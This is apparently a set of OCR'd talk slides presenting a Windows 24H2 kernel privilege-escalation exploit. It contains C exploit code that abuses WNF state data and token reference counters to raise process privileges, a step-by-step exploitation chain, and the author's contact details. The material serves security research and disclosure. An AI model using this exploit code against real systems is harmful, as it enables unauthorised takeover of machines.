
```
typedef struct _PrivOffsets {
    uint16_t amount;
    uint16_t offset;
    } PrivOffsets;

consteval PrivOffsets CalcPrivIncrement(PRIV priv) {
    PrivOffsets offset = { 0 };
    offset.offset = priv / 8;
    offset.amount = ((priv & 0xf) << 2) ? ((priv & 0xf) << 2) : 1;
    return offset;
}
```


// use arbitrary increment on present (+0x40) -0x18 for the offset of the ref counter in BnoIsolationHandlesEntry
token->BnoIsolationHandlesEntry = (void*)(process_token_addr + offsetof(_TOKEN, Privileges) + offsetof(_SEP_TOKEN_PRIVILEGES1, Present) + privs.offset - 0x18);
NTSTATUS set_res = lNtUpdateWnfStateData(state, curr_wnf_buf, buf_size, &TypeID, NULL, NULL, NULL);
for (int i = 0; i < privs.amount; i++) {
bool bool_result = DuplicateToken(manipulated_token, SecurityAnonymous, &buf_pres[i]);
if (!bool_result) {
printf("Duplicate token failed pres");
}
}
// use arbitrary increment on enabled (+0x48) -0x18 for the offset of the ref counter in BnoIsolationHandlesEntry
token->BnoIsolationHandlesEntry = (void*)(process_token_addr + offsetof(_TOKEN, Privileges) + offsetof(_SEP_TOKEN_PRIVILEGES1, Enabled) + privs.offset - 0x18);
set_res = lNtUpdateWnfStateData(state, curr_wnf_buf, buf_size, &TypeID, NULL, NULL, NULL);
for (int i = 0; i < privs.amount; i++) {
bool bool_result = DuplicateToken(manipulated_token, SecurityAnonymous, &buf_en[i]);
if (!bool_result) {
printf("Duplicate token failed en");
}
}
Set BHIE to pres – 0x18
Write changes to kernel
Duplicate token
Set BHIE to en – 0x18
Write changes to kernel
Duplicate token

1. Heap Fengshui
2. Overwrite _WNF_DATA
3. Put _TOKEN behind _WNF_DATA
4. Gain arbitrary read
5. ~~Use arbitrary write~~ Use arbitrary increment
6. Set privileges and escalate

24H2 Edition

PoC || GTFO


Microsoft Edge
windbg x64
share
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.
C:\Users\user\Desktop\share>wh
Recycle Bin
ENG
SG
18:12
11.03.2025

1. If AI stays, NPUs are going to stay
2. Ref counters are awesome
3. Learn from the past

Contact me?

E-Mail: nicola@vmcall.io

Bsky: xoreax.bsky.social

Blog: https://blog.vmcall.io

Q&A